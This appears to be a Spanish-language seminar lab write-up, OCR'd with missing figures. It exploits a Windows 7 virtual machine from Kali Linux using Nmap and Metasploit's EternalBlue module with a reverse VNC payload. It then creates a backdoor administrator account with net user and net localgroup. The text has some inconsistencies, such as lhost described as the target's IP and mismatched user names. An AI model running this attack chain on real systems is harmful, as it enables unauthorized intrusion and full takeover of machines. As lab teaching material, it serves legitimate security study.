
Configuración de adaptadores de red de Kali Linux y Windows 7



Se debe configurar las dos máquinas en modo de adaptador de puente para poder tener comunicación entre sí.

Figura 9

Ping de red entre Kali Linux y Windows 7



Una vez finalice la configuración de adaptador de puente se comprueba con conectividad realizando el comando ping más la dirección IP de la otra máquina.

Para analizar este caso de estudio de una posible fuga de información en una máquina con Windows 7 que tiene instalada una aplicación vulnerable, abordaremos tres aspectos clave:

a) Identificación de aplicaciones vulnerables en Windows 7

b) Pasos para el acceso mediante Shell

c) Escalación de privilegios mediante la creación de un usuario administrador

Windows 7 es un sistema operativo obsoleto y no recibe actualizaciones de seguridad desde enero de 2020. (Microsoft, 2024). Esto lo hace especialmente vulnerable a múltiples exploits, especialmente si ejecuta aplicaciones que, por su configuración o falta de mantenimiento, representan un riesgo elevado. Algunas

aplicaciones y servicios que son conocidos por sus vulnerabilidades en entornos Windows 7 incluyen:

- SMBv1 (Server Message Block): SMBv1 es una versión del protocolo de red para compartir archivos. Fue uno de los vectores usados por el ransomware WannaCry y es vulnerable a ataques de ejecución de código remoto. (Zoho_Corporation, 2024)
- Internet Explorer: Este navegador tiene múltiples vulnerabilidades de ejecución de código que permiten acceso remoto y es una vía común de entrada para ataques. (INCIBE I. N., 2020)
- Java JRE/JDK: Las versiones desactualizadas de Java son altamente vulnerables, lo que permite que scripts maliciosos aprovechen vulnerabilidades para acceder al sistema.
- Adobe Flash Player: Aunque actualmente en desuso, Flash tuvo numerosas vulnerabilidades y se usaba comúnmente para ejecutar código no autorizado.
- Microsoft Office (versiones desactualizadas): Existen exploits que aprovechan macros maliciosas en archivos de Office para ejecutar código remoto.
- RDP (Remote Desktop Protocol): RDP es conocido por tener problemas de seguridad cuando no está adecuadamente configurado, y el exploit BlueKeep es uno de los más conocidos en este protocolo. (Microsoft, 2019).

Para identificar el fallo de seguridad específico que ataca a la máquina Windows en el escenario propuesto, es fundamental examinar la información que incluye datos técnicos y detalles relevantes que permitan aislar la vulnerabilidad, entender cómo podría estar explotándose y verificar la posible escalación de privilegios. A continuación, se listan los datos que serían útiles para el análisis y la identificación del fallo de seguridad:

1- Información sobre la aplicación vulnerable: Debemos conocer mediante un reconocimiento del equipo el nombre de la aplicación vulnerable y es crucial investigar si existen vulnerabilidades conocidas asociadas a la misma. Las aplicaciones populares como servidores web, bases de datos o servicios de correo electrónico son frecuentemente atacadas por medio de exploits específicos.

2- Versión de las aplicaciones instaladas: Las versiones más antiguas de software suelen tener fallos de seguridad conocidos. Debemos Identificar la versión y esta nos permitirá buscar vulnerabilidades específicas (por ejemplo, CVEs).

3- Detalles sobre la vulnerabilidad de la aplicación: Al indagar sobre la Información de la vulnerabilidad que se cree está siendo explotada (por ejemplo, desbordamientos de buffer, inyecciones SQL, ejecución remota de código, etc.) es esencial para comprender cómo puede estar siendo aprovechada la brecha.

4- Existencia de un exploit conocido: Si la aplicación vulnerable tiene un exploit conocido, esto facilita la verificación de si el atacante lo está utilizando para ganar acceso a la máquina.

5- Sistema operativo y configuración del equipo: Debemos conocer la versión de Windows e identificar el parche del sistema operativo de Windows que es fundamental, ya que existen vulnerabilidades específicas en diferentes versiones de Windows (por ejemplo, Windows Server 2016 vs. Windows 10). Un sistema desactualizado podría ser más susceptible a fallos de seguridad.

6- Configuración de seguridad del sistema operativo: Se deben revisar configuraciones como el Control de Cuentas de Usuario (UAC), las políticas de seguridad local, las cuentas de usuario y sus privilegios, y la configuración del firewall de Windows, ya que estos pueden influir en la capacidad de un atacante para escalar privilegios.

7- Exploit utilizado para acceso Shell: Si se ha logrado acceso mediante un exploit en la aplicación, conocer los detalles de cómo se realiza el acceso Shell (por ejemplo, a través de un reverse shell) es clave para entender la naturaleza de la intrusión.

Para realizar el acceso a la máquina Windows 7, se realiza a través del Shell en el sistema operativo del caso estudio, lo podemos lograr por medio de la explotación de vulnerabilidades de las aplicaciones previamente mencionadas, ejecutamos un exploit que permita el acceso remoto como se muestra en la siguiente descripción:


1. Identificamos la vulnerabilidad mediante la herramienta de escaneo como Nmap o Nessus, como especialista en ciberseguridad, identificamos los puertos abiertos y servicios vulnerables en la máquina objetivo, así como la versión de cada servicio.

2. Iniciamos la ejecución del exploit, una vez identificada la vulnerabilidad o el puerto del host vulnerable, se busca un exploit que funcione en esta versión específica del software o servicio. Por ejemplo, para SMBv1, el exploit EternalBlue es uno de los más conocidos.

3. Ejecutamos el exploit con una herramienta como Metasploit, se configura el exploit y se lanza el ataque. Para el caso de EternalBlue, podría ejecutarse con los siguientes comandos en Metasploit:


Ejercicio de Ejemplo

Figura 10
Verificación IP



Verificamos nuestra IP dentro de la máquina kaliseminariojsmc con el comando ip address.


Figura 11
Ejecutamos escaneo con Nmap



Ingresamos como administrador con el comando sudo su y ejecutamos enseguida el comando nmap -A -T4 192.168.1.0/24 donde se va a realizar una búsqueda de los hosts que se encuentran disponibles en nuestra red.

Figura 12


Realizamos la comparación de los segmentos en donde se encuentran nuestras máquinas virtuales



Observamos que la dirección IP 192.168.1.5 fue encontrada con el escaneo del comando ejecutado anteriormente, con esto ya podremos identificar e iniciar con el proceso de explotación.

Figura 13


Abrimos la herramienta Metaesploit



Apertura de la herramienta con la que ejecutaremos el ataque.


Figura 14

Ingreso al sistema como administrador




Ingresamos el comando mfsconsole en modo administrador con sudo su.

Figura 15
Proceso de ejecución




Se verifica el proceso de ejecución del comando msfconsole.

Figura 16
Inicio de explotación



Ingresamos el comando use exploit/Windows/smb/ms17_010_eternalblue.


Figura 17
Ingreso de IP 192.168.1.5 de la máquina Windows 7



Ingresamos el comando set rhost 192.168.1.5.

Figura 18


*Ingresamos el comando set payload Windows/x64/vncinject/reverse_tc*p



Conexión VNC inversa a la máquina objetivo de Windows 7 de 64 bits. Este payload inyecta una sesión VNC (Virtual Network Computing) en el proceso de la máquina remota, lo que da acceso a una interfaz gráfica remota y permite visualizar y controlar la máquina como si estuvieras frente a ella.

Figura 19


Ahora ingresamos el comando set lhost 192.168.1.6



Especificamos la dirección IP de la máquina objetivo.

Figura 20

Ingresamos el comando set ViewOnly false



Con este comando se configura una sesión VNC (Virtual Network Computing) en el payload. Específicamente, este comando nos permite con la interfaz de la máquina objetivo en lugar de solo observarla.


Figura 21

*Lanzamos el exploit eternalblu*e

Esta vulnerabilidad permite ejecutar el código remoto en nuestra máquina de Windows 7 sin autenticación, lo cual puede dar acceso total al sistema operativo.

Figura 22


Esperamos la ejecución del programa y que culmine su proceso.



Esperamos la ejecución del programa y que culmine su proceso.

Figura 23

Visual de las dos máquinas en tiempo real



Una vez finalizado el proceso evidenciamos que tenemos acceso al Windows 7 y podemos manipular el sistema operativo.

Este exploit intenta una conexión con Shell reversa, logrando que la máquina comprometida se conecte de regreso al atacante con el shell de comandos evidenciados.

Al obtener acceso de Shell, se obtiene una sesión de Shell en la máquina remota con los permisos del usuario que ejecuta el servicio vulnerable. En este punto, el atacante puede ejecutar comandos en el sistema.

Escalación de Privilegios mediante la Creación de un Usuario Administrador

Si el atacante accede con privilegios limitados, el siguiente paso es escalar los privilegios para obtener control total. En Windows 7, una técnica común es crear un usuario en el grupo de administradores. Esto puede lograrse mediante vulnerabilidades del sistema o mediante exploits específicos que permitan alterar los permisos.


1. Buscar vulnerabilidades de escalación de privilegios: Existen scripts como Windows Exploit Suggester o WinPEAS que ayudan a encontrar vulnerabilidades locales que permiten escalación de privilegios en sistemas Windows. Por ejemplo, la vulnerabilidad CVE-2016-0099 afecta Windows 7 y permite escalación de privilegios. (INCIBE, 2016)

2. Ejecutar el exploit de escalación: Una vez identificada una vulnerabilidad, el atacante puede ejecutar el exploit para obtener privilegios de administrador.

3. Crear un usuario administrador: Con privilegios elevados, el atacante puede crear un usuario con permisos administrativos utilizando el siguiente comando en el Shell:

Figura 24


Desde la consola de cmd se ejecuta todo el proceso



Con las teclas Windows + la tecla R se abre la ventada mostrada y se ingresa el comando “cmd”.

Figura 25

Se ingresa el comando: net user JAVIER_MENDOZA password123 /add




Esto crea un nuevo usuario "JAVIER_MENDOZA" con la contraseña "password123" y lo añade al grupo de Administradores.

Figura 26

Ingreso de comando para tener privilegios de administrador: net localgroup Administradores hacker /add.

Figura 27

Visual de control de Windows 7 desde la máquina kalisemniariojsmc




Podemos observar que tenemos control de la máquina desde donde estamos realizando nuestro ataque.

Confirmamos privilegios: Finalmente, el atacante verifica que el nuevo usuario tiene privilegios de administrador, lo cual le permite controlar completamente el sistema y acceder a información sensible.

Figura 28


Se observan dos sesiones para ingresar



Se observan las dos sesiones con las que cuenta la máquina objetivo.

Figura 29

